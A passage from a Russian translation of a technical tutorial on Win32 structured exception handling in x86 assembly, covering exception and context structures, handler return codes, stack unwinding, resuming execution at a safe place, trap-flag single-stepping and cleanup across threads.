Здесь каждый обработчик вызывают в свою очередь со значением 2h в **ExceptionFlag** , пока не будет достигнут последний обработчик (система имеет значение: -1, в последней структуре **ERR**). Показанный выше код не проверяет искажение значений в **[EDI]** и в **[EDI+4]**. Первый - адрес стека и может быть проверен, для гарантии, что он ниже базы стека потока, указанного в **FS:[8]** и выше вершины стека потока, указанного в **FS:[4]**. Второй - адрес кода и может быть проверен, для гарантии, что он находится между двумя метками в коде, одной в начале вашего кода и другой в конце него. Еще вы можете проверить, могут ли адреса **[EDI]** и **[EDI+4]** читаться, вызывая **API IsBadReadPtr**.

Раскрутка из финального обработчика

Раскрутка стека может быть инициирована не только из внутрипоточного обработчика. Это можно сделать и из финального обработчика, вызывая функцию **RtlUnwind** , или свой собственный код раскрутки и затем возвращая **EAX=-1** (См. "Продолжение выполнения после вызова финального обработчика").

Заключительная раскрутка перед завершением

Если финальный обработчик установлен, и возвращает **EAX=0** или **EAX=1** , система принудительно завершит процесс. Однако, перед окончательным завершением происходит кое-что интересное. Система производит финальную раскрутку (**final unwind**), возвращаясь на самый первый обработчик в цепочке (то есть обработчик, охраняющий код, в котором произошло исключение). Это дает вашему обработчику самую последнюю возможность выполнить, необходимый внутри каждого стекового фрейма, очищающий код. Вы сможете увидеть, что

возникновение этой финальной раскрутки прозрачно в том случае, если вы установили сопроводительную демонстрационную программу **Except.exe** и, позволив исключению дойти до финального обработчика, нажмете там **F3** или **F5**.

5. Информация, передаваемая обработчикам

Очевидно, что обработчикам должен передаваться достаточный объем информации для того, чтобы они смогли попытаться устранить причину исключения, создавать файлы регистрации ошибок, или выдать сообщение пользователю. Как мы увидим, система передает эту информацию через стек, при вызове обработчика. Также, вы можете передать обработчикам вашу собственную информацию, расширяя для этого структуру **ERR**.

Информация, передаваемая финальному обработчику

Финальный обработчик документирован в **Windows Software Development Kit** ("**SDK** ") как **API** "**UnhandledExceptionFilter** ". Он получает только один параметр, который является указателем на структуру **EXCEPTION_POINTERS**. Вот описание этой структуры:

EXCEPTION_POINTERS +0 — Указатель на структуру: EXCEPTION_RECORD

+4 — Указатель на структуру: CONTEXT

Структура EXCEPTION_RECORD имеет следующие поля:

EXCEPTION_RECORD +0 — ExceptionCode

+4 — ExceptionFlag

+8 — NestedExceptionRecord

+0C — ExceptionAddress

+10 — NumberParameters

+14 — AdditionalData

Где:

ExceptionCode - содержит тип возникшего исключения. В заголовочных файлах из SDK определено множество типов исключений. Вот лишь некоторые из тех, с которыми вы можете столкнуться на практике:

C0000005h – Поток пытался считать или записать по виртуальному адресу, не имея на то необходимых прав. Это самое распространенное исключение;

C0000094h – Поток пытался поделить число целого типа на делитель того же типа, равный 0;

C00000FDh – Стек, отведенный потоку, исчерпан;

80000001h – Поток пытался обратиться к странице памяти с атрибутом защиты **FAGE_GUARD**.

Страница становится доступной, и генерируется данное исключение

Исключения, связанные с обработкой самих исключений:

C0000025h – Обработчик исключений вернул в регистре **EAX** значение 0, в ответ на невозобновляемое исключение (**noncontinuable exception**). – Обработчик не должен пытаться обрабатывать его;

C0000026h – Код исключения используемый системой во время обработки исключения. Этот код может использоваться, если система столкнулась с неожиданным возвращенным значением от

обработчика. Этот код также используется в том случае, если при вызове функции **RtlUnwind** , не указанна структура **EXCEPTION_RECORD**.

Исключения, связанные с отладкой:

80000003h – Точка прерывания, инициированная командой **INT3** ;

80000004h – Трассировочная ловушка или другой механизм пошагового исполнения команд подал сигнал о выполнении одной команды.

Биты — 31-30 — 29 — 28 — 27-16 — 15-0

Содержимое — Код степени "тяжести" (severity) — Кем определен — Microsoft или пользователем — Зарезервирован — Код подсистемы (facility code) — Код исключения

Значение — 0 = успех 1 = информация 2 = предупреждение 3 = ошибка — 0 = Microsoft 1 = for user — Должен быть 0 (см. таблицу ниже) — Определяется Microsoft — Определяется Microsoft или пользователем

Типичный собственный код исключения, посланный посредством функции RaiseException мог бы быть: E0000100h (ошибка, приложение, code=100h).

Код определенный пользователем - исключение с таким кодом ваше приложение может отправить самому себе, вызвав **API** -функцию: **RaiseException**. Это быстрый способ вызова кода завершения находящегося непосредственно в вашем обработчике, если это потребуется;

Exception flag - используется для управления работой обработчика. Может иметь следующие значения:

0 – Исключение, допускающее возобновление работы (может быть обработано);

1 – Исключение, не допускающее возобновление работы (не может быть обработано);

2 – раскрутка стека – не пытайтесь это обрабатывать.

Примечание переводчика
Здесь, вероятно, нужно было бы пояснить, что, собственно говоря, тут имеется в виду под понятиями: ‘Может быть обработано’ и ‘Не может быть обработано’. Так вот, речь здесь идет только о том, какие значения может вернуть обработчик, а не о том, может ли обработчик выполнить при этом какие-либо действия или нет. Таким образом, если исключение не может быть обработано, то обработчик не должен возвращать значение 0 (0 – перезагрузить контекст и продолжить выполнение программы). Это необходимо для того, чтобы система вызвала следующий по цепочке обработчик.

Nested exception record - если обработчик вызван для обработки исключения, которое произошло во время обработки другого исключения, то указывает на другую структуру **EXCEPTION_RECORD** , которая относится к тому исключению, обработка которого была аварийно прервана;

Exception address – адрес кода вызвавшего исключение;

NumberParameters – количество двойных слов находящихся в поле **Additional information** ;

Additional information – массив элементов (**DWORD**) содержащих дополнительную информацию. Здесь может быть, или информация, непосредственно переданная приложением, при вызове функции **RaiseException** , или, если код произошедшего исключения - C0000005h, здесь будет находиться следующая информация:

1st dword - 0= нарушение прав доступа произошло при попытке чтения, 1= нарушение прав доступа произошло при попытке записи;

2nd dword – адрес, при попытке доступа к которому, произошло нарушение.

Вторая часть структуры **EXCEPTION_POINTERS** , передаваемой финальному обработчику, указывает на **CONTEXT** , - процессорно-зависимую структуру, которая содержит значения всех регистров на момент возникновения исключения. Заголовочный файл **WINNT.H** содержит описание структуры **CONTEXT** для различных типов процессоров. Ваша программа может узнать тип используемого процессора, вызвав **API** -функцию: **GetSystemInfo**. Для процессоров архитектуры **IA32** (**Intel 386+**) структура **CONTEXT** определена следующим образом:

```
+0 context flags
(used when calling GetThreadContext)
DEBUG REGISTERS
+4 debug register #0
+8 debug register #1
+C debug register #2
+10 debug register #3
+14 debug register #6
+18 debug register #7
FLOATING POINT / MMX registers
+1C ControlWord
+20 StatusWord
+24 TagWord
+28 ErrorOffset
+2C ErrorSelector
+30 DataOffset
+34 DataSelector
+38 FP registers x 8 (10 bytes each)
+88 Cr0NpxState
SEGMENT REGISTERS
+8C gs register
+90 fs register
+94 es register
+98 ds register
ORDINARY REGISTERS
+9C edi register
+A0 esi register
+A4 ebx register
+A8 edx register
+AC ecx register
+B0 eax register
CONTROL REGISTERS
+B4 ebp register
+B8 eip register
+BC cs register
+C0 eflags register
+C4 esp register
+C8 ss register
```

Информация, передаваемая внутрипоточным обработчикам

При вызове внутрипоточного обработчика, ему в качестве параметров передаются указатели на три структуры данных. Эти указатели располагаются в стеке следующим образом:

ESP+4 — Указатель на структуру: EXCEPTION_RECORD

ESP+8 — Указатель на принадлежащую обработчику структуру ERR.

ESP+C — Указатель на структуру: CONTEXT

ESP+10 — Param

Примечание
В отличие от обычного способа вызова CALLBACK-процедур принятого в Windows, при вызове внутрипоточного обработчика используется C-конвенция. Поэтому, после того как процедура обработчика отработает, вызывающий код должен сам удалить переданные ей параметры из стека. Подтверждение этому можно найти, если изучить тот код в Kernel32, который производит вызов обработчика:

```
PUSH Param, CONTEXT, ERR, EXCEPTION_RECORD
```

```
CALL HANDLER
ADD ESP, 10h
```

Описание значения информации содержащейся в параметре с именем Param, я нигде не нашел.

Примечание переводчика
*Вот формальное объявление четвертого параметра (указанного выше как Param): void * DispatcherContext.*

Структуры **EXCEPTION_RECORD** и **CONTEXT** были описаны выше.

Структура **ERR** - это та самая структура, которую вы создавали на стеке, когда устанавливали обработчик. Она должна содержать указатель на следующую структуру **ERR** , и адрес кода установленного обработчика (см. выше "Установка простого обработчика исключений"). Указатель на структуру **ERR** переданный внутрипоточному обработчику, указывает на вершину этой структуры. Это обстоятельство позволяет увеличивать размер структуры **ERR** для того, чтобы передавать обработчику дополнительную информацию.

Ниже на схеме показан пример содержимого этой структуры. При вызове обработчика адрес вершины этой структуры передается во втором параметре (т.е. находится по адресу **[ESP+8]**):

ERR +00h — Указатель на следующую структуру: ERR.

+04h — Адрес точки входа в код обработчика.

+08h — Адрес кода 'безопасного места' ('safe-place') для обработчика.

+0Ch — Информация для обработчика.

+10h — Область для флажков.

+14h — Значение регистра EBP в безопасном месте.

Как мы увидим ниже (см. "Продолжение выполнения программы с безопасного места"), поля в +8 и +14 могут использоваться обработчиком, для возобновления выполнения программы после исключения.

Обеспечение доступа к локальным данным

Давайте теперь получше рассмотрим расположение структуры **ERR** на стеке относительно стекового фрейма, который вполне может содержать локальные данные. Это важно, т.к. обработчику вполне может понадобиться обратиться к этим локальным данным, чтобы правильно очистить их, удалив из стека. Ниже показан типичный код, который может использоваться для установки внутрипоточного обработчика в функции, которая имеет локальные переменные:

```
MYFUNCTION:           ;Точка входа в функцию.
PUSH EBP              ;Сохраняем значение регистра EBP.
MOV EBP,ESP           ;Используем регистр EBP как указатель на стековый фрейм.
SUB ESP,40h           ;Выделяем на стеке пространство размером в 16 двойных
                      ;слов для локальных данных процедуры, в диапазоне адресов:
                      ;от [EBP-4] до [EBP-40h].
;*** local data now at
;*** install handler    ;Здесь на стеке создается структура ERR текущей
                        ;процедуры:
PUSH EBP                ;ERR+14h Сохраняем значение регистра EBP (значение EBP в
                        ;        безопасном месте).
PUSH 0                  ;ERR+10h Область для флажков.
PUSH 0                  ;ERR+0Ch Информация для обработчика.
PUSH OFFSET SAFE_PLACE  ;ERR+08h Адрес кода 'безопасного места'.
PUSH OFFSET HANDLER     ;ERR+04h Адрес обработчика.
PUSH FS:[0]             ;ERR+00h Сохранить адрес следующей ERR расположенной
                        ;        выше по цепочке.
MOV FS:[0],ESP          ;Указываем на, только что созданную на стеке,
                        ;структуру ERR.
...
...                     ;Здесь расположен защищаемый код.
```

```
...
JMP >L10                ;Если нет никакого исключения, нормально завершаемся.
SAFE_PLACE:             ;Обработчик устанавливает значения регистров EIP/ESP/EBP
                        ;для этого места.
L10:
POP FS:[0]              ;Удаляем, из цепочки обработчиков, обработчик текущей
                        ;процедуры путем восстановления на вершине цепочки
                        ;предыдущего обработчика.
MOV ESP,EBP
POP EBP
RET
;*****************
HANDLER:
RET
```

При использовании этого кода, на момент вызова обработчика стек имеет состояние, показанное ниже на схеме, а **[ESP+08]** указывает на вершину структуры **ERR** (т.е. на **ERR+00h**):

ERR +00h — Указатель на следующую структуру: ERR.

ERR +04h — Адрес точки входа в код обработчика.

ERR +08h — Адрес кода 'безопасного места' ('safe-place') для обработчика.

ERR +0Ch — Информация для обработчика.

ERR +10h — Пространство для флагов.

ERR +14h — Значение регистра EBP в безопасном месте.

ERR+18h — Локальные данные.

ERR+1Ch — Локальные данные.

ERR+20h — Локальные данные.

Другие локальные данные.

Как видите, обработчик способен найти адреса локальных переменных процедуры, используя передаваемый ему указатель на структуру **ERR**. Это возможно благодаря тому, что ему известны размер структуры **ERR** , и расположение локальных переменных на стеке. Также обратите внимание, что в выше приведенном примере, для доступа к локальным переменным процедуры можно использовать значение, указанное в поле: “Значение регистра **EBP** в безопасном месте”.

6. Восстановление после устранения причины исключения

Продолжение выполнения программы с безопасного места

Выбор безопасного места

Вы должны продолжить выполнение программы с такого места, где не будет возникать дальнейших проблем. Так как ваша программа разработана для работы в среде **Windows** , вы должны иметь в виду, что основная задача кода расположенного в безопасном месте заключается в том, чтобы осуществить быстрый и контролируемый возврат управления системе для того, чтобы программа была готова обработать следующее сообщение системы. В том случае, если исключение произошло в процесс работы оконной процедуры, безопасное место часто располагается поблизости от ее точки выхода, откуда управление возвращается системе. В этом случае система будет считать, что оконная процедура отработала нормально.

Однако в том случае, если исключение произошло в коде, который не связан с оконной процедурой, возможно, потребуется выполнить некоторые дополнительные действия. Например, поток созданный для выполнения какой-то работы, вероятно, должен будет завершиться, сообщив

основному потоку о том, что он не смог ее завершить.

Другая важная проблема, которую нужно иметь в виду заключается в том, как упростить получение правильных значений в регистрах **EIP** , **ESP** и **EBP** нужных для безопасного места. Как мы позже увидим, это не так уж и трудно.

Существует так много возможных вариантов, что будет бессмысленно перечислять их здесь. В общем, расположение безопасного места зависит от характера вашего кода, а также от того, как вы производите обработку исключений.

Пример получения безопасного места

Для примера, давайте снова посмотрим на приведенный выше код в функции **MYFUNCTION**. Как вы видите, в коде есть метка: "**SAFE_PLACE** ". Это как раз то самое место, с которого можно было бы безопасно продолжить выполнение программы, после того как обработчик, выполнил бы всю необходимую очистку.

Значения этих трех регистров должны быть установлены по следующим причинам:

ESP - чтобы операция **POP FS:[0]** могла выполнить правильное действие, а также, чтобы в случае необходимости, можно было бы получить из стека и другие значения;

EBP – чтобы гарантированно иметь доступ к локальным переменным из обработчика. А также для того, чтобы можно было перед возвратом из **MYFUNCTION** восстановить в регистре **ESP** правильное значение;

EIP – чтобы выполнение программы продолжилось с безопасного места.

Как вы видите, функция обработчика может получить любое из этих значений. Правильное значение регистра **ESP** - это адрес вершины структуры **ERR** (адрес вершины структуры **ERR** , при вызове обработчика, передается в **[ESP+8h]**). Правильное значение регистра **EBP** доступно из **[ERR+14h]** , т.к. оно было сохранено на стеке, при создании структуры **ERR**. Правильное значение регистра **EIP** – это адрес кода безопасного места, его можно взять из **[ERR+8h]**.

Теперь вы готовы увидеть пример обработчика исключений, который гарантирует, что в случае возникновения исключения выполнение программы не будет прервано системой, а продолжится с безопасного места.

```
HANDLER:
     PUSH EBP
     MOV EBP, ESP        ;** now [EBP+08h]=pointer to EXCEPTION_RECORD
                         ;**     [EBP+0Ch]=pointer to ERR structure
                         ;**     [EBP+10h]=pointer to CONTEXT
     PUSH EBX, EDI, ESI  ;Сохраняем значения тех регистров, которые требуются
                         ;для работы Windows.
     MOV EBX, [EBP+08h]  ;Теперь регистр EBX содержит адрес структуры
                         ;EXCEPTION_RECORD.
     TEST D[EBX+4], 01h  ;Смотрим, позволяет ли данное исключение продолжить
                         ;выполнение программы.
     JNZ >L5             ;Если нет, то мы не должны его обрабатывать.
     TEST D[EBX+4], 02h  ;Смотрим, не установлен ли флаг EH_UNWINDING (для
                         ;раскрутки).
     JZ >L2              ;Если нет, то продолжаем обычную работу.
     ...
     ...                 ;Код, используемый для очистки стека при раскрутке.
     ...
     JMP >L5             ;Должен вернуть: 1, для перехода на следующий
                         ;обработчик в цепочке.
L2:
     PUSH 0              ;Возвращаемое значение (не используется).
     PUSH [EBP+08h]      ;Указатель на структуру EXCEPTION_RECORD, переданную в
                         ;обработчик.
     PUSH OFFSET UN23    ;Адрес кода, куда функция RtlUnwind должна вернуть
                         ;управление.
     PUSH [EBP+0Ch]      ;Указатель на структуру ERR, переданную в
```

```
                        ;обработчик.
     CALL RtlUnwind
UN23:
     MOV ESI, [EBP+10h]  ;Теперь регистр ESI содержит адрес структуры
                         ;CONTEXT.
     MOV EDX, [EBP+0Ch]  ;Получаем указатель на структуру ERR.
     MOV [ESI+0C4h] ,EDX ;Используем его в качестве нового значения
                         ;регистра ESP.
     MOV EAX, [EDX+08h]  ;Получаем адрес безопасного места из структуры ERR.
     MOV [ESI+B8h] ,EAX  ;Вставляем его как новое значение регистра EIP.
     MOV EAX, [EDX+14h]  ;Получаем значение регистра EBP в безопасном месте из
                         ;структуры ERR.
     MOV [ESI+0B4h] ,EAX ;Вставляем его как новое значение регистра EBP.
     XOR EAX, EAX        ;Сигнализируем о том, что система должна перезагрузить
                         ;контекст & продолжить выполнение программы (в данном
                         ;случае, с безопасного места) – возвращаем eax=0.
     JMP >L6
L5:
     MOV EAX, 1          ;Сигнализируем о том, что система должна вызвать
                         ;следующий по цепочке обработчик – возвращаем eax=1.
L6:                      ;Обычное завершение (никакие параметры не
                         ;используются).
     POP ESI, EDI, EBX
     MOV ESP, EBP
     POP EBP
     RET
```

Устранение причины исключения

В приведенном выше примере вы видели, что для того, чтобы выполнение программы продолжилось с безопасного места, в контексте были изменены значения регистров **EIP** , **EBP** и **ESP**. Этот же метод (замена значений регистров в контексте) можно использовать для того, чтобы устранить причину возникновения исключения, и продолжить выполнение программы, начиная с того кода, который вызвал исключение.

Очевидным примером этому является деление на ноль, которое может быть устранено обработчиком, путем замены значения делителя на 1, и затем возвращающим в регистре **EAX** значение 0 (если это внутрипоточный обработчик) для того, чтобы заставить систему перезагрузить контекст, и продолжить выполнение с инструкции вызвавшей исключение. В случае нарушений доступа к памяти (**memory violations**), вы можете использовать тот факт, что адрес, по которому произошло нарушение, передается во втором двойном слове дополнительного информационного поля структуры **EXCEPTION_RECORD**. Обработчик может использовать это значение для того, чтобы вызвать функцию **VirtualAlloc** для передачи дополнительной памяти, начиная с указанного места. Если сделать это удалось, обработчик может перезагрузить контекст (неизменённый), и возвратить **EAX=0** (если это внутрипоточный обработчик), чтобы продолжить выполнение программы с кода инструкции вызвавшей исключение.

7. Продолжение выполнения после вызова финального обработчика

При желании, вы можете обработать исключение в финальном обработчике. Вспомните, в начале статьи я говорил, что система вызывает финальный обработчик, когда хочет сообщить процессу о том, что собирается закрыть его принудительно. И это действительно так. Возвращаемые в **EAX** значения у финального обработчика отличаются от таковых у внутрипоточного обработчика. Если возвращается - **EAX=1** , то система принудительно завершает процесс, не показывая системное сообщение об аварийном закрытии программы, и если **EAX=0** , то система тоже принудительно завершает процесс, но при этом показывает это сообщение.

Однако, есть также третий код возврата, **EAX=-1** , который должным образом описан в **SDK** как "**EXCEPTION_CONTINUE_EXECUTION** ". Эффект от него аналогичен эффекту от возвращения **EAX=0** из внутрипоточного обработчика, то есть он заставляет систему перезагрузить **CONTEXT** в процессор, и продолжить выполнение с адреса загруженного в регистр **EIP** из контекста. Конечно же, перед возвратом в систему, финальный обработчик тоже может изменить значения полей в структуре **CONTEXT** , как это делает внутрипоточный обработчик. Таким образом, финальный обработчик может помочь программе оправиться от исключения, продолжив выполнение программы в подходящем безопасном месте, или же попробовать устранить причину исключения.

Вы должны чётко понимать, что отказ от внутрипоточных обработчиков в пользу использования финального обработчика для обработки всех возможных исключений приводит к уменьшению гибкости механизма обработки исключений. Это происходит по следующим причинам:

1. Вы не можете делать финальные обработчики вложенными. В любой момент времени, вы можете иметь в своем коде только один зарегистрированный финальный обработчик установленный с помощью функции **SetUnhandledExceptionFilter**. При желании, вы можете изменять адрес финального обработчика, для различных частей выполняющегося кода. Функция **SetUnhandledExceptionFilter** возвращает адрес заменяемого финального обработчика, так что вы можете использовать его следующим образом:

```
PUSH OFFSET FINAL_HANDLER
CALL SetUnhandledExceptionFilter
PUSH EAX                          ;Сохраним адрес предыдущего обработчика.
...
...                               ;Здесь располагается защищаемый код.
...
CALL SetUnhandledExceptionFilter  ;Восстанавливаем предыдущий обработчик.
```

Обратите внимание на то, что во время второго запроса к **SetUnhandledExceptionFilter** адрес предыдущего обработчика находится уже на стеке из-за более ранней команды **PUSH EAX** ;
2. Другая трудность с использованием финального обработчика заключается в том, что передаваемая ему информация ограничивается структурами **EXCEPTION_RECORD** и **CONTEXT**. Поэтому вы должны будете сохранить адрес кода безопасного места, и значений регистров **ESP** и **EBP** в том самом безопасном месте, в статической памяти. Это легко может быть сделано во время выполнения. Например, когда обрабатывается сообщение: **WM_COMMAND** , в процессе работы оконной процедуры:

```
PROCESS_COMMAND:          ;Вызывается при uMsg=111h (WM_COMMAND).
MOV EBPSAFE_PLACE, EBP    ;Сохранить значение регистра EBP в безопасном месте.
MOV ESPSAFE_PLACE, ESP    ;Сохранить значение регистра ESP в безопасном месте.
...
...                       ;Это защищенный код.
...
SAFE_PLACE:               ;Метка кода для безопасного места.
XOR EAX, EAX              ;Возвращаем EAX=0 - сообщение обработано.
RET
```

В вышеупомянутом примере, чтобы помочь программе оправиться от исключения, продолжив ее выполнение в безопасном месте, обработчик может вставить значения **EBPSAFE_PLACE** в **CONTEXT +0B4h** (**EBP**), **ESPSAFE_PLACE** в **CONTEXT +0C4h** (**ESP**), и адрес безопасного места в **CONTEXT +0B8h** (**EIP**), и затем, при возврате, возвратить **EAX=-1**.
3. Обратите внимание, что в процессе принудительной раскрутки стека системой из-за аварийного завершения программы, вызываются только внутрипоточные обработчики проблемного потока (если они установлены), и не вызывается финальный обработчик. Если бы в проблемном потоке не было установлено никаких внутрипоточных обработчиков, финальный обработчик должен был бы сам, непосредственно перед возвращением в систему, производить всю очистку стека.

8. Пошаговое выполнение, получаемое с помощью установки trap flag из обработчика

На время разработки программы, вы можете сделать для нее простой пошаговый тестер, используя тот факт, что обработчик может перед возвратом в систему устанавливать флажок **trap flag** в регистровом контексте. Вы можете сделать так, чтобы обработчик отобразил результаты на экране, или сформировал их дамп в файле. Это может быть полезно, если вы подозреваете, что результаты изменяются, когда программа выполняется под управлением отладчика, или если вы хотите быстро увидеть, как определенная часть кода реагирует на различные входные данные. Вставьте следующий код туда, откуда вы хотите начать выполнение в пошаговом режиме:

```
MOV SSCOUNT,5
INT 3
```

SSCOUNT – символьное имя данных (**data symbol**), и указывает на количество шагов, которые обработчик должен сделать перед возвращением к нормальной работе. Инструкция **INT 3** возбуждает исключение: 80000003, и таким образом вызывает ваш обработчик. Код в вашей разрабатываемой программе должен быть защищен внутрипоточным обработчиком, содержащим код подобный этому:

```
SS_HANDLER:
PUSH EBP
MOV EBP,ESP
PUSH EBX,EDI,ESI     ;Сохраняем значения тех регистров, которые требуются для
                     ;работы Windows.
MOV EBX,[EBP+8]      ;Теперь регистр EBX содержит адрес структуры
                     ;EXCEPTION_RECORD.

TEST D[EBX+4], 01h   ;Смотрим, позволяет ли данное исключение продолжить
                     ;выполнение программы.
JNZ >L14             ;Если нет, то мы не должны его обрабатывать.

TEST D[EBX+4],02h    ;Смотрим, не установлен ли флаг EH_UNWINDING (для
                     ;раскрутки).
JNZ >L14             ;Если да, то мы не должны его обрабатывать.
MOV ESI,[EBP+10h]    ;Теперь регистр ESI содержит адрес структуры
                     ;CONTEXT.
MOV EAX,[EBX]        ;Получаем ExceptionCode.
CMP EAX,80000004h    ;Смотрим, не вызвано ли исключение установленным флагом
                     ;trap flag.
JZ >L10              ;Если да, то обрабатываем его.
CMP EAX,80000003h    ;Смотрим, не вызвано ли исключение командой INT3,
                     ;включающей пошаговый режим.
JNZ >L14             ;Если нет, то мы не должны его обрабатывать.
L10:
DEC SSCOUNT          ;Остановка после того как выполнено указанное кол-во шагов.
JZ >L12
OR D[ESI+0C0h],100h  ;Установить в контексте trap flag.
L12:
...
...                  ;Код, отображающий результаты на экране.
...
XOR EAX,EAX          ;EAX=0 перезагрузить контекст, и продолжить выполнение.
JMP >L17
L14:
MOV EAX,1            ;EAX=1 система должна вызвать следующий обработчик.
L17:
POP ESI,EDI,EBX
MOV ESP,EBP
POP EBP
RET
```

Здесь первый вызов обработчика инициирован инструкцией **INT 3** (система резко воспротивилась моей попытке использовать инструкцию **INT 1**). При получении этого исключения, которое может

происходить только в фрагменте кода, вставленном в тестируемый код, обработчик устанавливает **trap flag** в контексте перед возвращением. Это служит причиной возникновения исключения: 80000004, которое возникает после выполнения следующей команды, и приводит к вызову нашего обработчика. Обратите внимание, что при этом исключении, **EIP** - уже указывает на следующую команду, то есть на следующую команду после **INT3** , или на следующую команду, после команды выполненной при установленном флажке **trap flag**. Для того чтобы продолжить выполнение программы в пошаговом режиме нужно, перед возвращением в систему, снова установить **trap flag**.

** Thanks to G.W.Wilhelm, Jr of IBM for this idea*

9. Обработка исключений в многопоточных приложениях

Там где возникает необходимость в обработке исключений в многопоточных приложениях помощи от системы мало, или же ее совсем нет. Вы должны будете сами планировать вероятные ошибки, и соответственно организовывать ваши потоки.

Вот известные мне нюансы, применения предоставленного системой механизма обработки исключений в контексте многопоточного приложения:

1. В любой взятый момент, в процессе может быть зарегистрированным только один финальный обработчик. Если какой-либо из потоков процесса вызовет функцию **SetUnhandledExceptionFilter** , то она просто заменит предыдущий финальный обработчик (если он был) на новый, т.е. не существует цепочки для финальных обработчиков, подобной цепочки для внутрипоточных обработчиков. Поэтому самый простой, и вероятно самый лучший способ использовать финальный обработчик в многопоточном приложении заключается в установке его в первичном потоке, как можно ближе к точке входа программы;
2. Система вызовет финальный обработчик в том случае, если процесс должен быть завершен, независимо от того, какой из его потоков вызвал исключение;
3. В процессе финальной раскрутки (перед самым завершением процесса) вызываются только те внутрипоточные обработчики, которые установлены в потоке, вызвавшем исключение. Даже в том случае, если в процессе есть другие (не имеющие отношения к возникшему исключению) потоки которые имеют свои окна и очереди сообщений - система не предупредит их о том, что собирается принудительно завершить процесс. Не существует специальных сообщений, которые бы передавались им при этом, и которые бы отличались от обычных сообщений вызванных потерей фокуса другими окнами;
4. Следовательно, другие (не имеющие отношения к возникшему исключению) потоки не могут рассчитывать, что система произведет их финальную раскрутку. Таким образом, они останутся не осведомленными о предстоящем принудительном завершении процесса;
5. В том случае, если другие (не имеющие отношения к возникшему исключению) потоки тоже нуждаются в очистке перед завершением процесса, то вам нужно информировать их из финального обработчика. Финальный обработчик должен будет, перед возвращением в систему подождать пока все эти потоки закончат свою очистку;
6. Способ, которым не имеющие отношения к возникшему исключению потоки информируются о предстоящем завершении процесса, полностью зависит от структуры вашего кода. Если такой поток имеет окно и цикл сообщений, то финальный обработчик может использовать функцию SendMessage, для того чтобы послать ему определенное в приложении сообщение (код сообщения должен быть >= 400h - **WM_USER**), чтобы он мог завершиться корректно. Если у потока нет ни одного окна и соответственно цикла сообщений, финальный обработчик может установить какую-нибудь общедоступную переменную играющую роль флажка, которая время от времени опрашивается другими потоками. В качестве альтернативы, вы можете использовать функцию **SetThreadContext** , чтобы принудительно заставить поток выполнить некоторый код завершения,

путем засылки в регистр **EIP** адреса начала этого кода. Этот метод не сработал бы, если поток находился бы, в тот момент, в какой-либо ожидающей **API** -функции, например, ждал бы возврата управления от функции **GetMessage**. В этом случае, вам нужно послать сообщение для того, чтобы быть полностью уверенным, что система вернула потоку управление, и что новый контекст был установлен;
7. Функция **RaiseException** будет работать только в вызвавшем ее потоке, так что она не может использоваться для того, чтобы связаться с другим потоком с целью заставить его выполнить код его собственного обработчика исключений;
8. Каким образом финальный обработчик может узнать о том, что он может продолжать свою работу после того, как другие потоки были проинформированы о возникшей ситуации? Функция SendMessage не вернет управление, пока поток-получатель не вернется из своей оконной процедуры, и, следовательно, финальный обработчик будет этого ждать. В качестве альтернативы, финальный обработчик может опрашивать флажок, ожидая ответа от другого потока означающего что, этот поток закончил очистку (обратите внимание, что в цикле опроса вы должны вызывать **API** -функцию **Sleep** , чтобы избежать злоупотребления выделяемым системным временем). Или еще лучше, если финальный обработчик будет ждать, завершения другого потока (это может быть реализовано с помощью **API** -функции **WaitForSingleObject** или **WaitForMultipleObjects** , если есть несколько таких потоков). В качестве альтернативы можно использовать **API** -функции для работы с объектом Событие или Семафор;
9. Для примера того, как эти процедуры могли бы работать на практике предположим, что имеется рабочий поток, задачей которого является реорганизация базы данных, и последующая запись ее на диск. Эта задача может быть уже наполовину выполнена, когда в первичном потоке возникает исключение, которое активизирует ваш финальный обработчик. Здесь вы могли или заставить вторичный поток прерывать выполнение его задания, вызвать свою раскрутку, и корректно завершиться, откатившись на первоначальные данные на диске, или же вы могли бы разрешить ему завершать свою задачу, по окончании которой он бы дал знать об этом обработчику, чтобы обработчик мог вернуться в систему. После вызова вашего обработчика, вы были бы должны прекратить прием рабочим потоком дальнейших подобных заданий. Это может быть достигнуто обработчиком, путем установки флажка, который проверяется рабочим потоком перед тем, как он начнет выполнение любого задания, или используя **API** -функции для работы с объектом Событие;

Если связь между потоками затруднена, есть другой способ, заключающийся в том, что один поток может получить доступ к стеку другого потока, и таким образом вызвать его раскрутку. Этот способ использует тот факт, что, хотя каждый поток имеет свой собственный стек, память, зарезервированная для этого стека, находится непосредственно в пределах адресного пространства процесса. Вы можете сами проверить это, если понаблюдаете за функционированием многопоточного приложения с помощью отладчика. Когда вы будете переключаться между потоками, значения регистров **ESP** и **EBP** будут изменяться, но адреса указанные в них, в любом случае, будут находиться в пределах адресного пространства процесса. Значение регистра **FS** , в разных потоках, также будет отличаться, и указывать на поточно-зависимый **TIB**. Для того, чтобы один поток смог обратиться к стеку другого, и вызвать его раскрутку, он должен выполнить следующие шаги:

a) После создания, каждый поток записывает в сопоставленную с ним статическую переменную значение его регистра **FS** ;

b) Перед завершением, каждый поток обнуляет значение, сопоставленной с ним, статической переменной;

c) Обработчик, который должен раскрутить другие потоки, должен в свою очередь взять все эти статические переменные, и для тех, которые имеют ненулевое значение (т.е. потоки, за которыми они закреплены, на момент возникновения исключения - выполнялись), вызвать закрепленные за ними обработчики потоков с флагом исключения 2 (**EH_UNWINDING**), при этом, пользовательский

флажок должен иметь значение 400h, чтобы сигнализировать, что внутрипоточный обработчик вызван из вашего финального обработчика. Вы не можете вызвать внутрипоточный обработчик из другого потока, используя функцию **RtlUnwind** (которая является поточно-зависимой), но это может быть сделано, если использовать следующий код (где регистр **EBX** содержит адрес структуры **EXCEPTION_RECORD**):

```
MOV D[EBX+4],402h  ;Устанавливает значение в exception flag на EH_UNWINDING + 400h.
L1:
PUSH ES
MOV AX,FS_VALUE    ;Получаем значение регистра FS из раскручиваемого потока.
MOV ES,AX
MOV EDI,ES:[0]     ;Получаем адрес первого внутрипоточного обработчика.
POP ES
L2:
CMP D[EDI],-1      ;Смотрим, является ли он последним.
JZ >L3             ;Если да, то завершаемся.
PUSH EDI,EBX       ;Сохраняем на стеке адреса структур ERR и EXCEPTION_RECORD.
CALL [EDI+4]       ;Вызываем обработчик для выполнения кода очистки.
ADD ESP,8h         ;Удаляем из стека два, сохраненных там ранее, параметра.
MOV EDI,[EDI]      ;Получаем указатель на следующую структуру ERR
JMP L2             ;и, если она не последняя, обрабатываем ее таким же образом.
L3:                ;Метка кода финиша.
;Выполнить следующую итерацию цикла с переходом на метку: L1, с новым FS_VALUE,
